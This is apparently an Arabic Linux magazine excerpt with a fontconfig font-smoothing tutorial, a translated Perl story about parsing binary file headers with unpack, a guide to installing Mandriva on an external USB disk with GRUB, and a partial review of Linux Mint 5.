بإلقاء نظرة سريعة على محتويات المجلد conf.d يمكننا معرفة أي من الميزات تم تفعيلها أم لا. ميزة الخط السلس في ubuntu و Fedora وحتى Mandriva لا تكون مفعلة بشكل افتراضي، وعلينا تفعيلها بشكل يدوي.
الميزة هي autohint. كل ما علينا فعله هو عمل ربط للملف ووضعه في المجلد conf.d، ولعمل ذلك اكتب في سطر الأوامر الأمر التالي:

```
$  ln /etc/fonts/conf.avail/10-autohint.conf /etc/fonts/conf.d/. -s
```

وبذلك يتم تفعيل هذه الميزة.
من مقارنتي لمحتويات المجلد conf.avail بين عدة توزيعات، وجدت أن هناك ميزة تسمى antialias، غير موجودة في Fedora ولا Mandriva (لا يلزم تفعيلها لمستخدمي ubuntu)، والحل هو إنشاء ملف هذه الميزة، كما يلي:

افتح سطر الأوامر، ثم نفذ هذا الأمر:

```
$  gedit /etc/fonts/conf.avail/10-antialias.conf
```

الصق السطور التالية، واحفظ التغييرات على الملف:

```
<?xml version="1.0"?>
<!DOCTYPE fontconfig SYSTEM "fonts.dtd">
<fontconfig>
<!--  Use the Antialiasing -->
  <match target="font">
    <edit name="antialias" mode="assign"><bool>true</bool></edit>
  </match>
</fontconfig>
```



الآن لنعمل ربط لهذه الميزة:

```
$  ln /etc/fonts/conf.avail/10-antialias.conf /etc/
fonts/conf.d/. -s
```

وبهذا سيتم تفعيل الميزة الغير موجودة، أصلاً، في Fedora ولا Mandriva.


الآن، لنحسن الخط أكثر في جميع التوزيعات:

كما سبق:

```
$  gedit ~/.fonts.conf
```

الصق السطور التالية، واحفظ التغييرات على الملف:

```
<?xml version="1.0" ?>
<!DOCTYPE fontconfig SYSTEM "fonts.dtd">
<fontconfig>
<match target="font">
<edit name="autohint" mode="assign">
<bool>true</bool>
</edit>
</match>
</fontconfig>
```



الآن وقد أتممنا كل شيء، ولله الحمد، دعونا نستخدم خطوط "ميكروسوفت" داخل قوائم النظام وتطبيقاته، ولنختر الخط Tahoma الرائع لذلك.

اذهب إلى: System > Preferences > Appearance

ثم اختر Fonts، وغير أول ثلاثة خيارات من Sans إلى Tahoma.

إذا لم تجده، قم بعمل التالي:

وأنت داخل نظام التشغيل "ويندوز" اذهب إلى C:/Windows، ثم انسخ مجلد Fonts، والصقه في "لينوكس" في المسار التالي:

```
/home/User Name
```


أعد تسميته إلى:

```
.fonts
```

ثم نفذ الأمر:

```
$ fc-cache -vf
```

وفي النهاية، لا تنسى تسجيل الخروج لكي يتم تطبيق التغييرات، وهذه صورة للخطوط بعد عملية التعديل:



نتيجة مذهلة، أليست كذلك؟!

سطر بلغة بيرل: بيرل جيدة لأعمال الوكالة الحكومية

ترجمة وإعداد: مؤيد السعدي



عندما ردّ "وميرت فونلي" على الطارق اللحوح على بابه، وجد أمامه رجلين متجهمين بحجم (وشكل) الثلاجة يرتديان معاطفًا قاتمة اللون.
لاحظ أنهما يمدان أيديهما داخل المعاطف. السنوات التي تدرب فيها على الفنون القتالية وحدة الانتباه إلى كل التفاصيل كالنصل الحاد جعلت ردة فعله تجاههم آنية.

- "مرحبًا، أنتما كما يظهر تعملان لصالح الحكومة، وأنتما هنا لتساعداني، مع أني لك أطلبكما!، أرياني تلك الهويات... آه! تلك الوكالة. تفضلا، يمكنكما خلع هذا العبوس الرسمي مع المعاطف، لن تحتاجا لهما. اعذراني، سأتصل بمرؤوسيكم؛ لأتأكد من أن كل شيء يسير كما ينبغي، يجب أن أتأكد من المصداقية. تفضلا بالجلوس."
وبعد لحظات، عاد بعد أن أغلق سماعة الهاتف.

- "يبدو أن كل شيء تمام. كيف يمكنني مساعدتكما، أو، حتى أصيب النقطة كيف أساعد المتعاقدين معكما، الذين يواجهون مشكلة برمجية؟. أدرك أن الأمن مشدد هذه الأيام، وأن الوكالة تفضل الاجتماعات وجهًا لوجه. ما يحيرني في ما تقدم، ومع أني لا أحكم على الناس بمظاهرهم، إلا أنكما قطعًا لستما مبرمجين.

نظر الرجلان إلى بعضهما، ووقفا دون أن ينطقا بكلمة، وأخذا يقومان بسمح غرفة معيشة "وميرت" خلال دقيقة، بما في ذلك "وميرت" نفسه، مستخدمين العديد من المعدات غالية الثمن -كما يظهر عليها-. وبعد أن أنهيا ذلك نظرا مجددًا لبعضهما، وأومئا معًا، ثم مدا يديهما إلى أعماق معاطفهما التي لم يخلعاها كما طلب منهما، واستخرج كل منهما مبرمجًا أجعدًا، وضعاهما أمام "وميرت". وتكررت طقوس النظر والإيماء، وبعدها ذهب كل منهما إلى زاوية واستترا كظلال كبيرة.
ارتد طرف "وميرت"، وقال:
- "حسنًا، ستحصلون على متطلباتكم الأمنية مهما كلفني الأمر. تفضلا بالجلوس، سأغلي بعض الشاي."

وبعد دقائق وبعض المقدمات والشاي، تبين أن اسم الشحنة البشرية "سيدي تيلدي" و"آرتي إفم"، وقد جاءا بمهمة عمل، وتبين أن "آرتي" هو الناطق باسمهما.

- "سيد "فونلي"، التحدي الذي نواجهه هذه الأيام هو معالجة الصور. كما تتصور، نحن نستلم البيانات من أنظمة المراقبة... حسنًا، وتأتي في هيئة قياسية تحتوي على العديد من المعلومات إلى جانب الصورة: عنوان IP للمصدر، تعليق، معلومات الموقع، إلخ. المشكلة أن كلانا يألف معالجة النصوص في "بيرل"، لكن ليس لدينا أدنى فكرة عن طريقة مقاربة استخراج سجلات غير نصية، وكيف نتجنب قراءة ملف صورة من ٢٠٠ ميغابايت، في حين أن كل ما نريده هو الترويسة... واسمح لي أن أعترف لك: نحن عالقان!. زميلنا كاهن "سي++" يحاول إقناعنا أنه لا يمكن القيام بذلك إلا في اللغة التي اختارها لنفسه، ولن يستغرق أكثر من أسبوع في ذلك، أو كما قال، حيث إننا سمعنا مثل هذه القصص من قبل... أولاً يقول أسبوع ثم تطول القصة."
وبعد إيماءات، تابع "سيدي": "بأي حال قررنا أن نستشيرك، لا بد من وجود شيء تستطيع عمله!".

أومأ "وميرت".
"نعم، هناك. شيء واحد، وحيث إننا لا نتعامل مع بيانات سرية للغاية، أو أي شيء يحتاج أي توضيح، سأفترض أنكم أحضرتم لي جدول المحددات المراجعة، أليس كذلك؟. كذلك أريد من مساعدي "فرنك أوبلنك" أن يحضر النقاش لأنه يشبه ما كان يحاول القيام به مؤخرًا".



وأحضروا "فرنك"، ودققاه من لقبهما، "وميرت" صامت وقوي، دون استخدام مدقق "بيرل" perl -d. (هامش: تأتي "بيرل" بمدقق عثرات مدمج؛ انظر "perldoc perldebtut" و "perldoc perldebug" لمزيد من المعلومات. إلا أن هذا المدقق لا يصلح للكشف عن أجهزة البث المخفية وأشرطة التسجيل).

وبعد التعارف، جلس على كرسيه المريح حيث يستطيع رؤية شاشة "وميرت".
- "دعونا نلقي نظرة على المحددات... همممم، الترويسة عبارة عن ١٠٢٤ بايت، ٤ منها هي عنوان IP، وأربعون تعليق، ومن ثم خط الطول والعرض للزاوية العليا اليسرى، ثم كذا للزاوية المقابلة، وأربعتهم تسبقه محرف واحد لتحديد طوله... حسنًا، يكفينا هذا كبداية. وتتابعون الحل بنفس الطريقة".


- "ما رأيك يا "فرنك"؟ هل لديك أية فكرة عن طريقة مقاربة الحل؟"

فرنك ملصقًا ظهره بالكرسي وعيناه تضيقان من التفكير.

- "نعم، على الأقل الجزء الأول، حيث إنها بيانات ثنائية (غير نصية) فإن read تبدو وكأنها الجواب الصحيح، أما الجزء الثاني، فربما substr..."

- "اقتربت، لكن ليس كثيرًا، نعم read صحيحة: حيث إننا نريد قطعة محددة الحجم من الملف، إلا أن **substr** ليس جيدًا على التعين في التعامل مع غير النصوص، وبلا أمل إذا كنا لا نعلم كم طول الحقل كما في خطوط الطول والعرض الأخيرة، إلا أننا في "بيرل" لدينا سلاح سري، وا... يا شباب استرخوا!"، وأضاف بعد أن وقف صامتًا وقويًا: "هذا مجرد تعبير مجازي!".

"بأي حال،" تابع وعيناه تبرقان: "لدينا أداة أفضل لهذه المهمة، بها ما نريد وأكثر. اسمها unpack، جربا ما يلي:"

```
<pre>
# Code fragment only; actually processing the retrieved data is left as an
# exercise, etc. :)
...
$A="file.img";open A or die "$A: $!";read A,$b,1024;@a=unpack "C4A40(A/A)4", $b
...
</pre>
```

وامتدت لحظة الصمت، حتى تنحنح "سيدي" قائلاً:
- "آه يا سيد "فونلي"... ما تلك الخزعبلات؟ أنا أفهم open إلا أنها هنا مختلفة قليلاً، و read تبدو منطقية، لكن ما صيغة unpack تلك؟ تبدو غريبة كشناكل تعليق الأفاعي!"

نظر "وميرت" حوله فوجد "آرتي" يومئ موافقًا، حتى مساعده "فرنك" بدا مرتبكًا. تبسم وأخذ رشفة من الشاي.

-"لا يوجد ما يدعو للقلق يا سادة، هذا مجرد قالب unpack template، وهو نموذج نخبرها به كيف تتعامل مع البيانات.

سأتحدث عنها لكم. أولاً، فلنفك السطر إلى شيء يمكن قراءته، ونضع تعليقات:

```
<pre>
$A = "file.img";                          # Set $A equal to the file name
open A or die "$A: $!";              # Open using the "new" syntax
read A, $b, 1024;                         # Read 1kB from 'A' into $b
@a = unpack "C4A40(A/A)4", $b;      # Unpack $b into @a per template
</pre>
```

صيغة open (من الإصدار ٥,٦,٠ فما فوق) تسمح لنا بدمج اسم الملف ومقبضه، وكما فعلت في أول سطرين: اسم المتغير دون $ يستخدم للتعامل مع الملف.

وإذا نظرتم إلى perldoc -f pack ستلاحظون أنها تحتوي على قائمة طويلة بمحددات القالب.

أي شيء يخطر ببالكم، يمكنكم تحويل أي نوع من البيانات والتحرك للأمام والخلف، كرقص ال jug.

القالب العلوي أبسط من ذلك حقًا:

C4

مكرر ٤ مرات unsigned char محرف واحد دون إشارة

A40

سلسلة نصية من ٤٠ محرف

(A/A)4

سلسلة نصية مسبوقة بطولها على شكل محرف واحد وذلك ٤ مرات

المخرجات نجدها في المصفوفة

@a

التي تحتوي على ما يشبه:



$a[0]

أول إحداثي من رباعية عنوان IP

$a[1]

ثاني إحداثي من رباعية عنوان IP

$a[2]

الإحداثي الثالث

$a[3]

الإحداثي الأخير في رباعية عنوان IP

$a[4]

التعليق

$a[5]

خط الطول للزاوية العليا اليسرى

$a[6]

خط العرض للزاوية العليا اليسرى

$a[7]

خط الطول للزاوية السفلى اليمنى

$a[8]

خط العرض للزاوية السفلى اليمنى



من الواضح أنه يمكنكما توسعة هذه العملية لتشمل كل البيانات. ما رأيكم، هل يناسب هذا طلبكم؟".

وبعد أن تم سحب "آرتي" و"سيدي" من قبل الضخمان، وعاد للمكان فسحته التي كانت قبل أن يأتوا. (... مقطع غير مترجم بشكل معتمد ...)

- "حسنًا، يا "فرنك"، تلك قضية أخرى حُلّت، وهذا شيء ما انفك يشعرني بالبهجة والحبور.
وبالنسبة لك، إليك تلك الكتب على الأقل بعد أن تنهي هذه الهدية الصغيرة
perldoc perlopentut
حيث ستعطيك مقدمة عن الطرق المختلفة لفتح الملف، وتضعيف مقبضه، إلخ.
أما perldoc -f pack و perldoc -f unpack
فستشرح لك تفاصيل هاتين الوظيفتين بالتفصيل.

وعندما تشعر أنك فهمتها، احصل على وثائق صيغة أي نوع من الملف الثنائية (غير النصية)، واكتب برنامج إعراب parser لاستخراج البيانات منه.
من الآن وحتى يوم غد ستكون قد أصبحت خبيرًا بمثل هذه الأدوات."

الهامش:

مترجمة عن العدد ٨٨ من LinuxGazette.net

http://www.linuxgazette.net/issue88/okopnik.html

تثبيت توزيعة لينوكس ماندريفا على قرص صلب خارجي (USB)

للكاتب: محمد الخياري



عزيزي القارئ، طالما كثر السؤال عن مدى إمكانية التجول وفي جيبك توزيعة "لينوكس" جاهزة للاستعمال!، هل من الممكن فعل ذلك؟! كيف سأثبتها على قرص صلب خارجي؟ وكيف يمكننا أن تقلع منه؟ هل هناك تعديلات على ملف برنامج Grub؟... كلّ هذه الأسئلة سنحاول الإجابة عليها في موضوعنا البسيط هذا.


سنحتاج للقيام بهذه العملية إلى قرص حي Live CD لتوزيعة "ماندريفا". KDE أو Gnome لا مشكلة؛ هي مسألة أذواق لا أكثر. سنحتاج أيضًا إلى قرص صلب خارجي، بمستلزماته كاملة، أعني أسلاك التوصيل والكهرباء. التوزيعة: Linux Mandriva Spring 2008.1

تنبيه: يستحسن توصيل القرص الصلب بالحاسوب وتشغيل جميع الأجهزة الأخرى التي تعمل عبر منفذ USB؛ ليتم توزيع أسماء الأجهزة Devices بأشكال مطابقة، أو قريبة، من التي سنجدها في النهاية، ولكي لا يقع خلط بينها ونجد صعوبة في إقلاع التوزيعة من القرص الصلب.

ملحوظة: أنا أستعمل اللغة الفرنسية كلغة افتراضية، لذلك عذرًا، لكن سأحاول ترجمة المصطلحات إلى الإنجليزية قدر الإمكان.

نبدأ على بركة الله:
نضع القرص الحي Live CD في قارئ الأقراص، ونعيد تشغيل الجهاز.
نتتبع المراحل، بداية باختيار اللغة إلى النهاية... حتى تقلع التوزيعة وندخل إلى سطح المكتب.
لدينا الآن التوزيعة جاهزة على الحاسوب، وما علينا سوى أن ننقر على الأيقونة Live Install  الموجودة على سطح المكتب؛ لتبدأ عملية التثبيت.

بعدها ننقر علىSuivant أو Next؛ لتأكيد الموافقة على العملية. انظر للصورة أدناه:







من هذه المرحلة سيتغير اتجاه التنصيب عما هو مألوف في الحالة العادية، أي في حالة التنصيب على الجهاز مباشرة. نختار الآن آخر خيار Partitionnment personnalisé، أي التقسيم الاختياري أو اليدوي. انظر للصور إلى اليسار.



بعد ذلك سيطلب منك عمل نسخة احتياطية للمعلومات على الجهاز. قم بتفعيل الخيار Continuer أو Continue بالإنجليزية.




في هذه المرحلة، يُرجى التركيز جيدًا في اختيار الاسم الخاص بالقرص الصلب. في هذا المثال hda يرمز للقرص الصلب الداخلي، بينما sda فيرمز للقرص الصلب الخارجي. نختار sda.



ثم نقوم بعمل التقسيم المناسب حسب مساحة القرص الصلب والمساحة المراد استعمالها.

تنبيه: تذكر جيدًا أن الاسم المعطى في هذا المثال للقرص الخارجي هو sda؛ إذًا فالقسم Partition الجذر سيكون sda1. ولمزيد من التفاصيل يكفي فقط الضغط على أية منطقة ملونة في الشريط وستظهر المعلومات الخاصة بكل قسم في الأسفل.



نأتي إلى مرحلة تثبيت مدير الإقلاع Grub. هناك خياران: الأول، هو تثبيت مدير الإقلاع Grub على mbr؛ أي، وحسب المعطيات لدينا، سنختار sda. أما الثاني، فهو تثبيته على القسم الجذر؛ أي سنختار sda1. لكن هذا الخيار سيحول دون إقلاع القرص الصلب تلقائيًا، ويجب مساعدته ببضعة أسطر من الأوامر ... إذًا:

فاختيارنا سيكون تثبيت مير الإقلاع على sda وليس sda1. الأسطر التي تمت كتابتها على ملف إعدادات Grub ستكون كما يلي:

```
timeout 10
color black/cyan yellow/cyan
gfxmenu (hd0,0)/boot/gfxmenu
default 0

title linux-Externe-DD_USB
kernel (hd0,0)/boot/vmlinuz BOOT_IMAGE=linux root=/dev/sda1 resume=/dev/sda5
splash=silent vga=791
initrd (hd0,0)/boot/initrd.img
```

بعض التوضيحات:

(hd0,0)

hd0 يرمز للقرص الصلب الأول (حسب الترتيب على BIOS)

فمثلاً (hd1,2) يرمز للقسم ٣ على القرص الصلب ٢، وهكذا... المشكلة الوحيدة التي تواجهنا حاليًا هي توزيع الأجهزة Devices. فلنفترض مثلاً أن هناك طابعة وقارئ بطاقات تم توصيلهما بالحاسوب عبر منفذ USB، هنا قد نجد أن الرمز الخاص بالقرص الصلب الخارجي لم يعد hd0، بل أصبح hd1، أو أي شيء آخر.

الحل المتقدم الوحيد -لدينا حاليًا- يستند على إنشاء عدة أسطر (الثلاثة أسطر الأخيرة في ملف Grub أعلاه)، بالزيادة في قيمة الرقم الأول (hd0 يصبح hd1، وهكذا...)، ويبقى فقط تغيير العنوان Title. مثلاً: من linux-Externe-DD_USB إلى linux-Externe-with_Imprim. أما إن لم تكن هناك أية قطعة متصلة عبر منفذ USB؛ فسيكون على ما يرام تلقائيًا.

موعد مع "إليسا" : توزيعة Linux Mint بطعم النعناع!

للكاتبة: أنوار سيدام



* ملاحظة خارج المقالة: يلاحظ في توزيعة Mint أنها تتبع أسماء نساء؛ أي أسماء نساء حركية للإصدار بدلاً من استخدام الأرقام.

بعد موعدي مع "كسندرا" و "دارينا"، قضيت بعض الوقت مع أحدث فتاة من Mint، وهي "إليسا"؛ التي يمكن أن أدعوها ببساطة Mint 5.
لقد أعجبت حقًا بالإصدارات السابقة من Mint؛ لذا فإنني قد أقسمت على تتبع أحدث تطوراتها.

إذ أن Mint 5 مستمدة من توزيعة Ubuntu 8.04 LTS، وأتوقع أن تكون ممتلئة بالمميزات الشيقة والمثيرة، وأكثر لمعانًا من Hardy Heron. لذا بعد إصدارها، قمت بتنزيل النسخة الرئيسة من Linux Mint 5، لأختبرها، ولمعرفة إن كانت قادرة على تلبية توقعاتي. التالي هو ما قد توصلت إليه بعد موعدي مع "إليسا". إختبار مواصفات الجهاز:

اللوحة الأم: Intel Corporation D102GGC2

المعالج: Intel Pentium D 3.40 GHz

محرك الأقراص الصلبة: Samsung 80GB ATA with 8GB allocated to VM disk


الذاكرة: 2GB DDR2 RAM with 512MB allocated to VM memory

التثبيت

توزيعة Mint 5 ثُبتت، كالعادة، على جهازي بدون أية مشاكل. ولم أفاجئ؛ فلقد كانت طريقة التثبيت مماثلة لـ Ubuntu، لكنها تختلف عن Hardy Heron في أنك لا تُعطى خيارات تثبيت نظام التشغيل على الفور، بل عليك أولاً الإقلاع من القرص الحي Live CD، وتثبيتها من سطح المكتب.

الميزة المثيرة للاهتمام في Mint تطبيق يُدعى MintAssistant؛ فهو يظهر بعد التثبيت مباشرة (أثناء تسجيل الدخول)، ويسألك بعض الأسئلة المختصة بتوزيعة Mint، تعتمد على مستوى معرفتك بمختلف مكونات "لينوكس"، كما يعطيك الاختيار لتمكين أو تعطيل الكعك Cookies من الطرفية Terminal، وعما إذا كنت فعّلت حساب الجذر Root أم لا.





الشكل والمظهر

إحدى الأمور التي جذبت الناس إلى استخدام Mint هي أناقة مظهرها، وأعتقد أنها ستكون الثانية بعد توزيعة openSUSE من حيث المظهر.

توزيعة Mint 5 تأتي مع ٥ سمات Themes جديدة؛ وهي: Peppermint و Wildmint و Aurora و Lightning.

الخلفية الافتراضية في Mint 5 سوداء اللون، وهي نفس التي كانت في "دارينا" تقريبًا، لكن هناك الكثير من التحسينات في مظهر السمات والخلفيات المتاحة، وخلفيات أخرى جديدة ومبتكرة في حالة إن كنت قد مللت الخلفية السوداء.

والشيء الآخر الذي يجعل من "إليسا" ذات مظهر جذاب: مجموعة من الأيقونات Icons تُدعى Mint-Green.



هذا كله لا يُحتسب ضمن التحسينات الجوهرية؛ فإنك إذا أردت سطح مكتب مبهرج، تستطيع تفعيل تأثيرات سطح المكتب، شرط أن تكون لديك بطاقة رسوميات Graphics Card مناسبة. عمومًا Mint 5 مظهر سطح المكتب بها ذا مستوىً عالٍ من الجمال والإتقان.

وخلافًا عن Ubuntu، فإن توزيعة Mint بها شريط مهام واحد فقط مع قائمة MintMenu، لإتاحة التعديلات على النصوص والأيقونات والألوان. البعض قد يحب استخدامها، لكني ما زلت أفضل شريطين للمهام العادية في قائمة "جنوم" Gnome.



البرامج/المميزات


في الواقع Mint 5 بها تحسينات أكثر من سابقتها من حيث المميزات وتثبيت حزم البرامج، وهنالك أيضًا تحسينات في قوائم MintMenu و MintUpdate و MintInstall. هذه فقط من بين أمور أخرى كثيرة.

كل القائمة الضرورية من حزم البرامج التي ثُبتت بشكل افتراضي في Mint ٥ هي نفسها التي في Ubuntu ٨,٠٤، كما أنه يوجد بها عدة برامج.


مثل: FireFox 3 و GIMP 2.4 و OpenOffice.org 2.4 وغيرها كثير.

بالإضافة إلى ذلك، أضيف إلى توزيعة Mint عدة ملحقات مهمة. مثل: مشغل "فلاش" Flash Player و مشغلات الوسائط المتعددة Codecs لتشغيل الملفات ذات الامتدادات DVD و MP3.

وإذا كنت تحتاج إلى المزيد من حزم البرامج، فيمكنك بسهولة الحصول عليها وتثبيتها باستخدام "مدير الحزم Synaptic"، أو يمكنك تثبيت التطبيقات بضغطة زر من الفأرة باستخدام MintInstall الخاصة بتوزيعة Mint فقط.




الإستقرار/إكتشاف العتاد



